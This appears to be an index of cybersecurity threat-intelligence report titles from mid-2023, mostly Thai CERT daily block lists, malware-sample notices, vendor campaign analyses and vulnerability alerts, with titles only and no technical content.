1.3.2594. 2023-05-31 Active Malware samples detected on 2023-05-30
1.3.2595. 2023-05-31 ASEC Weekly Phishing Email Threat Trends (May 14th, 2023 – May 20th, 2023)
1.3.2596. 2023-05-31 Cyberattack UAC-0006: Distribution of SmokeLoader using emails and "accounts" theme (CERT-UA#6757)

1.3.2597. 2023-05-31 DogeRAT: The Android Malware Campaign Targeting Users Across Multiple Industries | CloudSEK
1.3.2598. 2023-05-31 Info Stealer Abusing Codespaces Puts Discord Users at Risk
1.3.2599. 2023-05-31 Malvertising via brand impersonation is back again
1.3.2600. 2023-05-31 New Info Stealer Bandit Stealer Targets Browsers, Wallets
1.3.2601. 2023-05-31 PixBankBot: New ATS-Based Malware Poses Threat to the Brazilian Banking Sector
1.3.2602. 2023-05-31 SeroXen RAT for sale
1.3.2603. 2023-05-31 TTC-CERT Block Lists 2023-05-31 - Agentemis, BEACON, Cobalt Strike
1.3.2604. 2023-05-31 TTC-CERT Block Lists 2023-05-31 - Phishing attack dataset
1.3.2605. 2023-05-31 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-30 - CyberTotal
1.3.2606. 2023-05-31 TTC-CERT - HASH Daily Block Lists - 2023-05-30 - CyberTotal
1.3.2607. 2023-05-31 TTC-CERT IP Block Lists 2023-05-31 - FTP port scanning, FTP attack
1.3.2608. 2023-05-31 TTC-CERT IP Block Lists 2023-05-31 - SSH port scanning, SSH brute-force attack
1.3.2609. 2023-05-31 TTC-CERT - IP Daily Block Lists - 2023-05-30 - CyberTotal
1.3.2610. 2023-05-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-05-31
1.3.2611. 2023-05-31 Updates to Legion: A Cloud Credential Harvester and SMTP Hijacker
1.3.2612. 2023-05-31 Void Rabisu (aka Tropical Scorpius)’s Use of RomCom Backdoor Shows a Growing Shift in Threat Actors’ Goals
1.3.2613. 2023-05-31 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2614. 2023-05-31 แจ้งเตือนเร่งด่วนกรณีพบการประกาศขายซอฟต์แวร์ที่สามารถใช้ terminate (ปิดการทำงาน) ซอฟต์แวร์ประเภท AVs/EDRs/XDRs ในฟอรั่มของชาวรัสเซีย (Ramp)
1.3.2615. 2023-06-01 Active Malware samples detected on 2023-05-31
1.3.2616. 2023-06-01 Critical Vulnerability in Barracuda Email Security Gateway Appliance (ESG) Leads to Data Breach and Malware Attack
1.3.2617. 2023-06-01 CryptoClippy is Evolving to Pilfer Even More Financial Data
1.3.2618. 2023-06-01 Dark Pink. Episode 2

1.3.2619. 2023-06-01 Operation CMDStealer: Financially Motivated Campaign Leverages CMD-Scripts and LOLBaS for Online Banking Theft in Portugal, Peru, and Mexico
1.3.2620. 2023-06-01 Operation Red Deer: Outing Aggah’s Sophisticated Tactics, Techniques and Procedures (TTPs) Targeting Israel
1.3.2621. 2023-06-01 Threat Advisory: XMRig Cryptomining By Way Of TeamViewer
1.3.2622. 2023-06-01 TTC-CERT Block Lists 2023-06-01 - Agentemis, BEACON, Cobalt Strike
1.3.2623. 2023-06-01 TTC-CERT Block Lists 2023-06-01 - Phishing attack dataset
1.3.2624. 2023-06-01 TTC-CERT - DOMAIN Daily Block Lists - 2023-05-31 - CyberTotal
1.3.2625. 2023-06-01 TTC-CERT - HASH Daily Block Lists - 2023-05-31 - CyberTotal
1.3.2626. 2023-06-01 TTC-CERT IP Block Lists 2023-06-01 - FTP port scanning, FTP attack
1.3.2627. 2023-06-01 TTC-CERT IP Block Lists 2023-06-01 - SSH port scanning, SSH brute-force attack
1.3.2628. 2023-06-01 TTC-CERT - IP Daily Block Lists - 2023-05-31 - CyberTotal
1.3.2629. 2023-06-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-01
1.3.2630. 2023-06-01 รายงานการวิเคราะห์การเปลี่ยนแปลงรูปแบบการโจมตี (TTPs) ของกลุ่มผู้ไม่หวังดีที่มุ่งเป้าโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS)
1.3.2631. 2023-06-02 Active Malware samples detected on 2023-06-01
1.3.2632. 2023-06-02 Analysis of new active malware: MediaArena - PUA
1.3.2633. 2023-06-02 An analysis of the XeGroup’s attack techniques
1.3.2634. 2023-06-02 Investigating BlackSuit Ransomware’s Similarities to Royal
1.3.2635. 2023-06-02 Living Off The Land Drivers (a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks)
1.3.2636. 2023-06-02 Lokibot Sample 2023-06-02
1.3.2637. 2023-06-02 New Horabot campaign targets the Americas
1.3.2638. 2023-06-02 Operation Triangulation: iOS devices targeted with previously unknown malware
1.3.2639. 2023-06-02 SharpPanda APT Campaign Expands its Arsenal Targeting G20 Nations
1.3.2640. 2023-06-02 Terminator antivirus killer is a vulnerable Windows driver in disguise

1.3.2641. 2023-06-02 Tracking Traces of Malware Disguised as Hancom Office Document File and Being Distributed (RedEyes also known as APT37, ScarCruft)
1.3.2642. 2023-06-02 TTC-CERT Block Lists 2023-06-02 - Agentemis, BEACON, Cobalt Strike
1.3.2643. 2023-06-02 TTC-CERT Block Lists 2023-06-02 - Phishing attack dataset
1.3.2644. 2023-06-02 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-01 - CyberTotal
1.3.2645. 2023-06-02 TTC-CERT - HASH Daily Block Lists - 2023-06-01 - CyberTotal
1.3.2646. 2023-06-02 TTC-CERT IP Block Lists 2023-06-02 - FTP port scanning, FTP attack
1.3.2647. 2023-06-02 TTC-CERT IP Block Lists 2023-06-02 - SSH port scanning, SSH brute-force attack
1.3.2648. 2023-06-02 TTC-CERT - IP Daily Block Lists - 2023-06-01 - CyberTotal
1.3.2649. 2023-06-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-02
1.3.2650. 2023-06-02 แจ้งเตือนช่องโหว่ที่มีผลกระทบระดับร้ายแรง (Critical) ของ MOVEit Transfer ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2651. 2023-06-03 Active Malware samples detected on 2023-06-02
1.3.2652. 2023-06-03 Critical Vulnerability in Progress MOVEit Transfer: Technical Analysis and Recommendations
1.3.2653. 2023-06-03 Malware Spotlight: Camaro Dragon’s (aka Mustang Panda) TinyNote Backdoor
1.3.2654. 2023-06-03 North Korea (Kimsuky, THALLIUM, or VELVETCHOLLIMA) Using Social Engineering to Enable Hacking of Think Tanks, Academia, and Media | CISA
1.3.2655. 2023-06-03 TTC-CERT Block Lists 2023-06-03 - Agentemis, BEACON, Cobalt Strike
1.3.2656. 2023-06-03 TTC-CERT Block Lists 2023-06-03 - Phishing attack dataset
1.3.2657. 2023-06-03 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-02 - CyberTotal
1.3.2658. 2023-06-03 TTC-CERT - HASH Daily Block Lists - 2023-06-02 - CyberTotal
1.3.2659. 2023-06-03 TTC-CERT IP Block Lists 2023-06-03 - FTP port scanning, FTP attack
1.3.2660. 2023-06-03 TTC-CERT IP Block Lists 2023-06-03 - SSH port scanning, SSH brute-force attack
1.3.2661. 2023-06-03 TTC-CERT - IP Daily Block Lists - 2023-06-02 - CyberTotal
1.3.2662. 2023-06-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-03

1.3.2663. 2023-06-04 Active Malware samples detected on 2023-06-03
1.3.2664. 2023-06-04 Qakbot: retool, reinfect, recycle
1.3.2665. 2023-06-04 TTC-CERT Block Lists 2023-06-04 - Agentemis, BEACON, Cobalt Strike
1.3.2666. 2023-06-04 TTC-CERT Block Lists 2023-06-04 - Phishing attack dataset
1.3.2667. 2023-06-04 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-03 - CyberTotal
1.3.2668. 2023-06-04 TTC-CERT - HASH Daily Block Lists - 2023-06-03 - CyberTotal
1.3.2669. 2023-06-04 TTC-CERT IP Block Lists 2023-06-04 - FTP port scanning, FTP attack
1.3.2670. 2023-06-04 TTC-CERT IP Block Lists 2023-06-04 - SSH port scanning, SSH brute-force attack
1.3.2671. 2023-06-04 TTC-CERT - IP Daily Block Lists - 2023-06-03 - CyberTotal
1.3.2672. 2023-06-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-04
1.3.2673. 2023-06-04 TTC-CERT - URL Daily Block Lists - 2023-06-03 - CyberTotal
1.3.2674. 2023-06-04 Zero-Day Vulnerability in MOVEit Transfer Exploited for Data Theft
1.3.2675. 2023-06-05 Active Malware samples detected on 2023-06-04
1.3.2676. 2023-06-05 Do Not Cross The 'RedLine' Stealer: Detections and Analysis
1.3.2677. 2023-06-05 Kraken - The Deep Sea Lurker Part 2
1.3.2678. 2023-06-05 ‘NoEscape’ Ransomware-as-a-Service (RaaS)
1.3.2679. 2023-06-05 Reverse Engineering RokRAT: A Closer Look at APT37's (aka Reaper or Group123) Onedrive-Based Attack Vector
1.3.2680. 2023-06-05 TTC-CERT Block Lists 2023-06-05 - Agentemis, BEACON, Cobalt Strike
1.3.2681. 2023-06-05 TTC-CERT Block Lists 2023-06-05 - Phishing attack dataset
1.3.2682. 2023-06-05 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-04 - CyberTotal
1.3.2683. 2023-06-05 TTC-CERT - HASH Daily Block Lists - 2023-06-04 - CyberTotal
1.3.2684. 2023-06-05 TTC-CERT IP Block Lists 2023-06-05 - FTP port scanning, FTP attack
1.3.2685. 2023-06-05 TTC-CERT IP Block Lists 2023-06-05 - SSH port scanning, SSH brute-force attack
1.3.2686. 2023-06-05 TTC-CERT - IP Daily Block Lists - 2023-06-04 - CyberTotal
1.3.2687. 2023-06-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-05
1.3.2688. 2023-06-06 Active Malware samples detected on 2023-06-05

1.3.2689. 2023-06-06 Android apps containing SpinOk module with spyware features installed over 421,000,000 times
1.3.2690. 2023-06-06 Carbon Black’s TrueBot Detection
1.3.2691. 2023-06-06 Evasive NoEscape Ransomware Uses Reflective DLL Injection - New Ransomware-as-a-service (RaaS) Targeting Vmware ESXi Servers
1.3.2692. 2023-06-06 More malicious extensions in Chrome Web Store
1.3.2693. 2023-06-06 MOVEit Transfer Vulnerability Actively Exploited
1.3.2694. 2023-06-06 New Magecart-Style Campaign Abusing Legitimate Websites to Attack Others
1.3.2695. 2023-06-06 Online sellers targeted by new information-stealing malware campaign
1.3.2696. 2023-06-06 Satacom delivers browser extension that steals cryptocurrency
1.3.2697. 2023-06-06 Sending SMS messages with the subject of subpoenas using the fraudulent alpha name "SUDpovistka" (CERT-UA#6804)
1.3.2698. 2023-06-06 TTC-CERT Block Lists 2023-06-06 - Agentemis, BEACON, Cobalt Strike
1.3.2699. 2023-06-06 TTC-CERT Block Lists 2023-06-06 - Phishing attack dataset
1.3.2700. 2023-06-06 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-05 - CyberTotal
1.3.2701. 2023-06-06 TTC-CERT - HASH Daily Block Lists - 2023-06-05 - CyberTotal
1.3.2702. 2023-06-06 TTC-CERT IP Block Lists 2023-06-06 - FTP port scanning, FTP attack
1.3.2703. 2023-06-06 TTC-CERT IP Block Lists 2023-06-06 - SSH port scanning, SSH brute-force attack
1.3.2704. 2023-06-06 TTC-CERT - IP Daily Block Lists - 2023-06-05 - CyberTotal
1.3.2705. 2023-06-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-06
1.3.2706. 2023-06-06 When byte code bites: Who checks the contents of compiled Python files?
1.3.2707. 2023-06-06 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2708. 2023-06-06 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2709. 2023-06-07 Active Malware samples detected on 2023-06-06

1.3.2710. 2023-06-07 ASEC Weekly Malware Statistics (May 22nd, 2023 – May 28th, 2023)
1.3.2711. 2023-06-07 HelloTeacher: New Android Malware Targeting Banking Users In Vietnam
1.3.2712. 2023-06-07 Impulse Team’s Massive Years-Long Mostly-Undetected Cryptocurrency Scam
1.3.2713. 2023-06-07 Kimsuky Strikes Again | New Social Engineering Campaign Aims to Steal Credentials and Gather Strategic Intelligence
1.3.2714. 2023-06-07 New tricks of APT29 – update on the CERT.PL report
1.3.2715. 2023-06-07 Technical Analysis of Bandit Stealer
1.3.2716. 2023-06-07 Trustwave Action Response: Zero Day Exploitation of MOVEit (CVE-2023-34362)
1.3.2717. 2023-06-07 TTC-CERT Block Lists 2023-06-07 - Agentemis, BEACON, Cobalt Strike
1.3.2718. 2023-06-07 TTC-CERT Block Lists 2023-06-07 - Phishing attack dataset
1.3.2719. 2023-06-07 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-06 - CyberTotal
1.3.2720. 2023-06-07 TTC-CERT - HASH Daily Block Lists - 2023-06-06 - CyberTotal
1.3.2721. 2023-06-07 TTC-CERT IP Block Lists 2023-06-07 - FTP port scanning, FTP attack
1.3.2722. 2023-06-07 TTC-CERT IP Block Lists 2023-06-07 - SSH port scanning, SSH brute-force attack
1.3.2723. 2023-06-07 TTC-CERT - IP Daily Block Lists - 2023-06-06 - CyberTotal
1.3.2724. 2023-06-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-07
1.3.2725. 2023-06-07 UAC-0099: cyberespionage against state organizations and media representatives of Ukraine (CERT-UA#6710)
1.3.2726. 2023-06-07 Unmasking malicious extensions: Avast detects new threats on the Chrome Web Store
1.3.2727. 2023-06-07 Xollam, the Latest Face of TargetCompany
1.3.2728. 2023-06-07 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Firefox และ Firefox ESR เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.3.2729. 2023-06-08 AA23-158A #StopRansomware: CL0P Ransomware Gang Exploits CVE-2023-34362 MOVEit Vulnerability | CISA

1.3.2730. 2023-06-08 Active Malware samples detected on 2023-06-07
1.3.2731. 2023-06-08 CVE-2023-34362: MOVEit Transfer SQL Injection Vulnerability Threat Brief
1.3.2732. 2023-06-08 “FleeceGPT” mobile apps target AI-curious to rake in cash
1.3.2733. 2023-06-08 ITG10 Likely Targeting South Korean Entities of Interest to the Democratic People’s Republic of Korea (DPRK)
1.3.2734. 2023-06-08 LockBit 2.0 Ransomware Resurfaces
1.3.2735. 2023-06-08 MOVEit Transfer Exploited to Drop File-Stealing SQL Shell
1.3.2736. 2023-06-08 Tens of Thousands of Compromised Android Apps Found by Bitdefender Anomaly Detection Technology
1.3.2737. 2023-06-08 TTC-CERT Block Lists 2023-06-08 - Agentemis, BEACON, Cobalt Strike
1.3.2738. 2023-06-08 TTC-CERT Block Lists 2023-06-08 - Phishing attack dataset
1.3.2739. 2023-06-08 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-07 - CyberTotal
1.3.2740. 2023-06-08 TTC-CERT - HASH Daily Block Lists - 2023-06-07 - CyberTotal
1.3.2741. 2023-06-08 TTC-CERT IP Block Lists 2023-06-08 - FTP port scanning, FTP attack
1.3.2742. 2023-06-08 TTC-CERT IP Block Lists 2023-06-08 - SSH port scanning, SSH brute-force attack
1.3.2743. 2023-06-08 TTC-CERT - IP Daily Block Lists - 2023-06-07 - CyberTotal
1.3.2744. 2023-06-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-08
1.3.2745. 2023-06-08 TTC-CERT - URL Daily Block Lists - 2023-06-07 - CyberTotal
1.3.2746. 2023-06-08 แจ้งเตือนกรณี Cisco เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ของ Cisco AnyConnect และ Cisco Secure Client ที่อาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Privilege Escalation)
1.3.2747. 2023-06-08 แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware Aria Operations for Networks (ชื่อเดิม vRealize Network Insight) เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2748. 2023-06-09 Active Malware samples detected on 2023-06-08
1.3.2749. 2023-06-09 ASEC Weekly Malware Statistics (May 29th, 2023 – June 4th, 2023)
1.3.2750. 2023-06-09 ASEC Weekly Phishing Email Threat Trends (May 21st, 2023 – May 27th, 2023)

1.3.2751. 2023-06-09 DynamicRAT - A full-fledged Java RAT
1.3.2752. 2023-06-09 Malware Being Distributed Disguised as a Job Application Letter
1.3.2753. 2023-06-09 MOVEit Transfer Critical Vulnerability (CVE-2023-34362) Exploited as a 0-day
1.3.2754. 2023-06-09 Stealth Soldier Backdoor Used in Targeted Espionage Attacks in North Africa
1.3.2755. 2023-06-09 TTC-CERT Block Lists 2023-06-09 - Agentemis, BEACON, Cobalt Strike
1.3.2756. 2023-06-09 TTC-CERT Block Lists 2023-06-09 - Phishing attack dataset
1.3.2757. 2023-06-09 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-08 - CyberTotal
1.3.2758. 2023-06-09 TTC-CERT - HASH Daily Block Lists - 2023-06-08 - CyberTotal
1.3.2759. 2023-06-09 TTC-CERT IP Block Lists 2023-06-09 - FTP port scanning, FTP attack
1.3.2760. 2023-06-09 TTC-CERT IP Block Lists 2023-06-09 - SSH port scanning, SSH brute-force attack
1.3.2761. 2023-06-09 TTC-CERT - IP Daily Block Lists - 2023-06-08 - CyberTotal
1.3.2762. 2023-06-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-09
1.3.2763. 2023-06-09 TTC-CERT - URL Daily Block Lists - 2023-06-08 - CyberTotal
1.3.2764. 2023-06-10 Active Malware samples detected on 2023-06-09
1.3.2765. 2023-06-10 Analysis of the RecordBreaker secret-stealing Trojan spread through video sites
1.3.2766. 2023-06-10 April 2023 Threat Trend Report on Kimsuky Group - AhnLab
1.3.2767. 2023-06-10 Asylum Ambuscade: crimeware or cyberespionage?
1.3.2768. 2023-06-10 Core Werewolf against the defense industry and critical infrastructure in Russia
1.3.2769. 2023-06-10 RomCom Resurfaces: Targeting Politicians in Ukraine and U.S.-Based Healthcare Providing Aid to Refugees from Ukraine
1.3.2770. 2023-06-10 Threat Trend Report on Ransomware (April 2023) - AhnLab
1.3.2771. 2023-06-10 TTC-CERT Block Lists 2023-06-10 - Agentemis, BEACON, Cobalt Strike
1.3.2772. 2023-06-10 TTC-CERT Block Lists 2023-06-10 - Phishing attack dataset
1.3.2773. 2023-06-10 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-09 - CyberTotal

1.3.2774. 2023-06-10 TTC-CERT - HASH Daily Block Lists - 2023-06-09 - CyberTotal
1.3.2775. 2023-06-10 TTC-CERT IP Block Lists 2023-06-10 - FTP port scanning, FTP attack
1.3.2776. 2023-06-10 TTC-CERT IP Block Lists 2023-06-10 - SSH port scanning, SSH brute-force attack
1.3.2777. 2023-06-10 TTC-CERT - IP Daily Block Lists - 2023-06-09 - CyberTotal
1.3.2778. 2023-06-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-10
1.3.2779. 2023-06-10 Undetected PowerShell Backdoor Disguised as a Profile File
1.3.2780. 2023-06-11 Active Malware samples detected on 2023-06-10
1.3.2781. 2023-06-11 SPECTRALVIPER malware targeting a national Vietnamese agribusiness
1.3.2782. 2023-06-11 TTC-CERT Block Lists 2023-06-11 - Agentemis, BEACON, Cobalt Strike
1.3.2783. 2023-06-11 TTC-CERT Block Lists 2023-06-11 - Phishing attack dataset
1.3.2784. 2023-06-11 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-10 - CyberTotal
1.3.2785. 2023-06-11 TTC-CERT - HASH Daily Block Lists - 2023-06-10 - CyberTotal
1.3.2786. 2023-06-11 TTC-CERT IP Block Lists 2023-06-11 - FTP port scanning, FTP attack
1.3.2787. 2023-06-11 TTC-CERT IP Block Lists 2023-06-11 - SSH port scanning, SSH brute-force attack
1.3.2788. 2023-06-11 TTC-CERT - IP Daily Block Lists - 2023-06-10 - CyberTotal
1.3.2789. 2023-06-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-11
1.3.2790. 2023-06-12 Active Malware samples detected on 2023-06-11
1.3.2791. 2023-06-12 A Truly Graceful Wipe Out - The DFIR Report
1.3.2792. 2023-06-12 TTC-CERT Block Lists 2023-06-12 - Agentemis, BEACON, Cobalt Strike
1.3.2793. 2023-06-12 TTC-CERT Block Lists 2023-06-12 - Phishing attack dataset
1.3.2794. 2023-06-12 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-11 - CyberTotal
1.3.2795. 2023-06-12 TTC-CERT - HASH Daily Block Lists - 2023-06-11 - CyberTotal
1.3.2796. 2023-06-12 TTC-CERT IP Block Lists 2023-06-12 - FTP port scanning, FTP attack
1.3.2797. 2023-06-12 TTC-CERT IP Block Lists 2023-06-12 - SSH port scanning, SSH brute-force attack
1.3.2798. 2023-06-12 TTC-CERT - IP Daily Block Lists - 2023-06-11 - CyberTotal

1.3.2799. 2023-06-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-12
1.3.2800. 2023-06-12 แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ FortiOS และ FortiProxy SSL-VPN เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2801. 2023-06-13 Active Malware samples detected on 2023-06-12
1.3.2802. 2023-06-13 ASEC Weekly Phishing Email Threat Trends (May 28th, 2023 – June 3rd, 2023)
1.3.2803. 2023-06-13 Beware of distributing malicious code disguised as a security update installer
1.3.2804. 2023-06-13 RecordBreaker information-stealing malware disguised as a .NET installation file
1.3.2805. 2023-06-13 RedEyes (also known as APT37, ScarCruft, Reaper) group wiretapping individuals
1.3.2806. 2023-06-13 Sneaky DoubleFinger loads GreetingGhoul targeting your cryptocurrency
1.3.2807. 2023-06-13 Tsunami DDoS malware targeting Linux SSH servers
1.3.2808. 2023-06-13 TTC-CERT Block Lists 2023-06-13 - Agentemis, BEACON, Cobalt Strike
1.3.2809. 2023-06-13 TTC-CERT Block Lists 2023-06-13 - Phishing attack dataset
1.3.2810. 2023-06-13 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-12 - CyberTotal
1.3.2811. 2023-06-13 TTC-CERT - HASH Daily Block Lists - 2023-06-12 - CyberTotal
1.3.2812. 2023-06-13 TTC-CERT IP Block Lists 2023-06-13 - FTP port scanning, FTP attack
1.3.2813. 2023-06-13 TTC-CERT IP Block Lists 2023-06-13 - SSH port scanning, SSH brute-force attack
1.3.2814. 2023-06-13 TTC-CERT - IP Daily Block Lists - 2023-06-12 - CyberTotal
1.3.2815. 2023-06-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-13
1.3.2816. 2023-06-13 Zero Day Vulnerability in Barracuda Email Security Gateway Appliance (ESG) (CVE-2023-2868)
1.3.2817. 2023-06-14 Active Malware samples detected on 2023-06-13
1.3.2818. 2023-06-14 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนมิถุนายน 2566
1.3.2819. 2023-06-14 Over 45 thousand Users Fell Victim to Malicious PyPI Packages

1.3.2820. 2023-06-14 Potential Data Breach Sample of ecommerence Test System
1.3.2821. 2023-06-14 Threat Actor Targets Russian Gaming Community With WannaCry-Imitator
1.3.2822. 2023-06-14 TTC-CERT Block Lists 2023-06-14 - Agentemis, BEACON, Cobalt Strike
1.3.2823. 2023-06-14 TTC-CERT Block Lists 2023-06-14 - IcedID, BokBot
1.3.2824. 2023-06-14 TTC-CERT Block Lists 2023-06-14 - Phishing attack dataset
1.3.2825. 2023-06-14 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-13 - CyberTotal
1.3.2826. 2023-06-14 TTC-CERT - HASH Daily Block Lists - 2023-06-13 - CyberTotal
1.3.2827. 2023-06-14 TTC-CERT IP Block Lists 2023-06-14 - FTP port scanning, FTP attack
1.3.2828. 2023-06-14 TTC-CERT IP Block Lists 2023-06-14 - SSH port scanning, SSH brute-force attack
1.3.2829. 2023-06-14 TTC-CERT - IP Daily Block Lists - 2023-06-13 - CyberTotal
1.3.2830. 2023-06-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-14
1.3.2831. 2023-06-14 Unmasking the Darkrace Ransomware Gang
1.3.2832. 2023-06-14 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.2833. 2023-06-14 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.3.2834. 2023-06-15 AA23-165A Understanding Ransomware Threat Actors: LockBit | CISA
1.3.2835. 2023-06-15 Active Malware samples detected on 2023-06-14
1.3.2836. 2023-06-15 ASEC Weekly Malware Statistics (June 5th, 2023 – June 11th, 2023)
1.3.2837. 2023-06-15 Brand Impersonation Campaign Targeting Big Brands
1.3.2838. 2023-06-15 Case Study: cracking a global Adversary-In-The-Middle campaign using a threat intelligence toolkit
1.3.2839. 2023-06-15 ChamelGang and ChamelDoH: A DNS-over-HTTPS implant
1.3.2840. 2023-06-15 Fake Security Researcher GitHub Repositories Deliver Malicious Implant
1.3.2841. 2023-06-15 Lazarus Threat Group Exploiting Vulnerability of Korean Finance Security Solution

1.3.2842. 2023-06-15 Pirated Windows builds with crypto stealer that penetrates EFI partition
1.3.2843. 2023-06-15 The Phantom Menace: Brute Ratel remains rare and targeted
1.3.2844. 2023-06-15 TTC-CERT Block Lists 2023-06-15 - Agentemis, BEACON, Cobalt Strike
1.3.2845. 2023-06-15 TTC-CERT Block Lists 2023-06-15 - Phishing attack dataset
1.3.2846. 2023-06-15 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-14 - CyberTotal
1.3.2847. 2023-06-15 TTC-CERT - HASH Daily Block Lists - 2023-06-14 - CyberTotal
1.3.2848. 2023-06-15 TTC-CERT IP Block Lists 2023-06-15 - FTP port scanning, FTP attack
1.3.2849. 2023-06-15 TTC-CERT IP Block Lists 2023-06-15 - SSH port scanning, SSH brute-force attack
1.3.2850. 2023-06-15 TTC-CERT - IP Daily Block Lists - 2023-06-14 - CyberTotal
1.3.2851. 2023-06-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-15
1.3.2852. 2023-06-15 VMware ESXi Zero-Day Used by Chinese Espionage Actor to Perform Privileged Guest Operations on Compromised Hypervisors
1.3.2853. 2023-06-15 แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware Tools เพื่อแก้ไขช่องโหว่ที่กำลังถูกใช้ในการโจมตีในขณะนี้
1.3.2854. 2023-06-16 Active Malware samples detected on 2023-06-15
1.3.2855. 2023-06-16 Android Malware Impersonates ChatGPT-Themed Applications
1.3.2856. 2023-06-16 AR23-166A MAR-10443863-1.v1 CVE-2017-9248 Exploitation in U.S. Government IIS Server | CISA
1.3.2857. 2023-06-16 Barracuda ESG Zero-Day Vulnerability (CVE-2023-2868) Exploited Globally by Aggressive and Skilled Actor, Suspected Links to China
1.3.2858. 2023-06-16 FormBook campaign
1.3.2859. 2023-06-16 Shuckworm (aka Gamaredon, Armageddon): Inside Russia’s Relentless Cyber Campaign Against Ukraine
1.3.2860. 2023-06-16 TTC-CERT Block Lists 2023-06-16 - Agentemis, BEACON, Cobalt Strike
1.3.2861. 2023-06-16 TTC-CERT Block Lists 2023-06-16 - Phishing attack dataset
1.3.2862. 2023-06-16 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-15 - CyberTotal
1.3.2863. 2023-06-16 TTC-CERT - HASH Daily Block Lists - 2023-06-15 - CyberTotal

1.3.2864. 2023-06-16 TTC-CERT IP Block Lists 2023-06-16 - FTP port scanning, FTP attack
1.3.2865. 2023-06-16 TTC-CERT IP Block Lists 2023-06-16 - SSH port scanning, SSH brute-force attack
1.3.2866. 2023-06-16 TTC-CERT - IP Daily Block Lists - 2023-06-15 - CyberTotal
1.3.2867. 2023-06-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-06-16
1.3.2868. 2023-06-17 Active Malware samples detected on 2023-06-16
1.3.2869. 2023-06-17 Android GravityRAT goes after WhatsApp backups
1.3.2870. 2023-06-17 Another RAT (Quasar RAT) Delivered Through VBS
1.3.2871. 2023-06-17 Darth Vidar: The Aesir Strike Back
1.3.2872. 2023-06-17 Formbook from Possible ModiLoader (DBatLoader)
1.3.2873. 2023-06-17 Mystic Stealer: The New Kid on the Block
1.3.2874. 2023-06-17 Ransomware Roundup — Big Head
1.3.2875. 2023-06-17 TTC-CERT Block Lists 2023-06-17 - Agentemis, BEACON, Cobalt Strike
1.3.2876. 2023-06-17 TTC-CERT Block Lists 2023-06-17 - Phishing attack dataset
1.3.2877. 2023-06-17 TTC-CERT - DOMAIN Daily Block Lists - 2023-06-16 - CyberTotal
1.3.2878. 2023-06-17 TTC-CERT - HASH Daily Block Lists - 2023-06-16 - CyberTotal
1.3.2879. 2023-06-17 TTC-CERT IP Block Lists 2023-06-17 - FTP port scanning, FTP attack
1.3.2880. 2023-06-17 TTC-CERT IP Block Lists 2023-06-17 - SSH port scanning, SSH brute-force attack
